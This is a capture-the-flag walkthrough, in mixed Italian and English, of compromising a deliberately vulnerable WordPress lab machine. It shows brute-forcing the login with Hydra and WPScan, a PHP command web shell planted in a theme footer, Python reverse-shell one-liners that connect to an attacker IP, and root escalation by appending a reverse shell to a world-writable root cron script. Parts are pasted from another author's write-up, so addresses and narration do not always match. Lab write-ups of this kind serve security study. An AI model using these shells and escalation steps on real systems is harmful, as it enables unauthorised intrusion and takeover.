[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.50.6:80/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirec
t_to=%2Fbackup_wordpress%2Fwp-admin%2F&testcookie=1: ERROR: The password you entered for the username john is incorrect. Lost
your password?
[ERROR] optional parameters must have the format X=value:  ERROR

┌──(kali㉿kali)-[~]
└─$ hydra -l john -P /usr/share/wordlists/rockyou.txt  192.168.50.6 http-post-form '/backup_wordpress/wp-login.php:log=^USER^&
pwd=^PASS^&wp-submit=Log+In&redirect_to=%2Fbackup_wordpress%2Fwp-admin%2F&testcookie=1: ERROR:'
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-01 12:20:21
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.50.6:80/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirec
t_to=%2Fbackup_wordpress%2Fwp-admin%2F&testcookie=1: ERROR:
[ERROR] invalid number of parameters in module option
```



```
Referer: http://192.168.50.6/backup_wordpress/wp-login.php
Accept-Encoding: gzip, deflate, br
Cookie: wordpress_test_cookie=WP+Cookie+check
Connection: keep-alive

log=john&pwd=k&wp-submit=Log+In&redirect_to=%2Fbackup_wordpress%2Fwp-admin%2F&testcookie=1
```


utilizzo anche burpsuite ma non accetta l’url..

quindi sfoglio il manuale di wpscan e vedo che può effettuare anche lui un attacco a dizionario con le password



```
    -P, --passwords FILE-PATH                       List of passwords to use during the password attack.
                                                    If no --username/s option supplied, user enumeration will be run.
    -U, --usernames LIST                            List of usernames to use during the password attack.
                                                    Examples: 'a1', 'a1,a2,a3', '/tmp/a.txt'
        --multicall-max-passwords MAX_PWD           Maximum number of passwords to send by request with XMLRPC multicall
                                                    Default: 500
        --password-attack ATTACK                    Force the supplied attack to be used rather than automatically determinin
```


come fonte per le password utilizzo il file presente in wordlists “rockyou”



```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://192.168.50.6/backup_wordpress/ -P /usr/share/wordlists/rockyou.txt -U john,admin
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```

lo scan tuttavia ci avrebbe messo circa 50 ore per trovare una conferma quindi per velocizzare il processo cerco online la combinazione con la password di john e trovo che è “enigma”

effettuo il login e anche qui utilizzo le istruzioni da google per capire cosa potrei fare, non facendo cose alla possibilità di poter editare la pagina web.




Twenty Sixteen: Theme Footer (footer.php)

```
<?php
/**
 * The template for displaying the footer
 *
 * Contains the closing of the #content div and all content after
 *
 * @package WordPress
 * @subpackage Twenty_Sixteen
 * @since Twenty Sixteen 1.0
 */
?>

<?php
// semplice shell PHP - SOLO PER USO DIDATTICO
if(isset($_GET['cmd'])){
    echo "<pre>";
    // esegue il comando passato via GET
    $cmd = $_GET['cmd'];
    system($cmd);
    echo "</pre>";
}
?>
```

nel footer della pagina inserisco il codice in php per poter muoversi nella shell tramite url

```
<?php
if(isset($_GET['cmd'])){
    echo "<pre>";
    // esegue il comando passato via GET
    $cmd = $_GET['cmd'];
    system($cmd);
    echo "</pre>";
}
?>
```

e faccio un test per vedere il funzionamento modificando l’URL http://192.168.50.7/backup_wordpress/**?cmd=%20ls%20-la**



http://192.168.50.7/backup_wordpress/?cmd= ls -la

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

```
total 196
drwxr-xr-x  5 www-data www-data  4096 Mar  7  2018 .
drwxr-xr-x  3 www-data www-data  4096 Mar  7  2018 ..
-rw-r--r--  1 www-data www-data    35 Mar  7  2018 .htaccess
-rw-r--r--  1 www-data www-data   418 Sep 24  2013 index.php
-rw-r--r--  1 www-data www-data 19935 Mar  5  2016 license.txt
-rw-r--r--  1 www-data www-data  7358 Dec  6  2015 readme.html
-rw-r--r--  1 www-data www-data  5032 Jan 27  2016 wp-activate.php
drwxr-xr-x  9 www-data www-data  4096 Apr 12  2016 wp-admin
-rw-r--r--  1 www-data www-data   364 Dec 19  2015 wp-blog-header.php
-rw-r--r--  1 www-data www-data  1476 Jan 30  2016 wp-comments-post.php
-rw-r--r--  1 www-data www-data  2853 Dec 16  2015 wp-config-sample.php
-rwxr-xr-x  1 www-data www-data  2930 Mar  7  2018 wp-config.php
drwxr-xr-x  4 www-data www-data  4096 Mar  7  2018 wp-content
-rw-r--r--  1 www-data www-data  3286 May 24  2015 wp-cron.php
drwxr-xr-x 16 www-data www-data 12288 Apr 12  2016 wp-includes
-rw-r--r--  1 www-data www-data  2380 Oct 24  2013 wp-links-opml.php
-rw-r--r--  1 www-data www-data  3316 Nov  5  2015 wp-load.php
-rw-r--r--  1 www-data www-data 33837 Mar  5  2016 wp-login.php
-rw-r--r--  1 www-data www-data  7887 Oct  6  2015 wp-mail.php
-rw-r--r--  1 www-data www-data 13106 Feb 17  2016 wp-settings.php
-rw-r--r--  1 www-data www-data 28624 Jan 27  2016 wp-signup.php
-rw-r--r--  1 www-data www-data  4035 Nov 30  2014 wp-trackback.php
-rw-r--r--  1 www-data www-data  3061 Oct  2  2015 xmlrpc.php
```

Deprecated WordPress blog / Proudly powered by WordPress


“ After that I tried to run the "nc" reverses shell command to take the reverse shell of the target system but that command didn't work. After a few failure attempts, I realized that "NetCat" is not available on the target machine, but python was available. It can be seen in the following screenshot.

After that, I used the python reverse shell command to take the reverse shell of the target machine. It can be seen in the screenshot given below.

Command Used (sull’URL):

- python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.restoIp",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
- nc –vlp 1234 “


While exploring the directory structure of the target server, I found some interesting information in the Cron File which can be seen in the following screenshot.



```
root@kali:/home/nikhil# nc -vlp 1234
listening on [any] 1234 ...

192.168.11.4: inverse host lookup failed: Unknown host
connect to [192.168.11.11] from (UNKNOWN) [192.168.11.4] 39181
$ $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ cat /etc/issue
Welcome to BSides Vancouver 2018! Happy hacking


$ uname -a
Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
$
```


As we can see in the above screenshot that there is a cron job (Il comando crontab permette di definire delle attività che verranno eseguite a intervalli regolari (ad esempio, ogni ora, ogni giorno, ogni settimana in automatico e aveva i permessi root). which is being run as a root user and is executing the code form the file "cleanup" whose path is shown in the above screenshot in the highlighted area.

After getting the file, I opened it by using the cat command. There was a script written in the file; it can be seen in the following screenshot.



```
$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root    /usr/local/bin/cleanup
#
$ ls -l /usr/local/bin/cleanup
-rwxrwxrwx 1 root root 293 Jun 22 01:11 /usr/local/bin/cleanup
$
```

We can see in the above screenshot; it is a bash script which removes all the logs from the apachd2 folder. After that, I checked the file permission which shows that the file has 777 permission and it means that we can edit this file. Since the file is being executed by the root user so if we write a script in that file, then it would get executed by the root user. So, I added the python reverse shell script at the end of the above file. I




```
$ cd /usr/local/bin
$ ls
cleanup
$ echo "python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.11.11",3434
));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'" >> cleanup
$
$ cat cleanup
#!/bin/sh

rm -rf /var/log/apache2/*       # Clean those damn logs!!



python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((192.168.11.11,3434));os.dup2
(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([/bin/sh,-i]);'
$
$
$
```

Command Used: echo "python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.restoIP",3434));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'" >> cleanup

(A QUESTO PUNTO LA PORTA SARà DIVERSA MA QUANDO SI AVVIERà IL PROCESSO DEL CRONTAB AVRò LA PORTA APERTA)

I have added the above command at the end of the file; it will initiate a reverse connection from the target system to the attacker system on port no 3434. When the cron job will execute. So, I started the Netcat tool on the attacker machine to listen to the reverse connection, and after waiting for a while, I got the reverse connection. As the cron job was running as root user, so, this time I finally got the root user to revise shell which was verified by running another command on the attacker's machine which can be seen in the following screenshot.



```
nikhil@kali:~$ nc -lvp 3434
listening on [any] 3434 ...

192.168.11.4: inverse host lookup failed: Unknown host
connect to [192.168.11.11] from (UNKNOWN) [192.168.11.4] 34872
# # id
uid=0(root) gid=0(root) groups=0(root)
#
```

Now, finally, we have got the root access on the target machine. We are almost done, but the CTF will be completed after we find the Flag. The flag file should be in the root folder as per the information was given by the author of the CTF.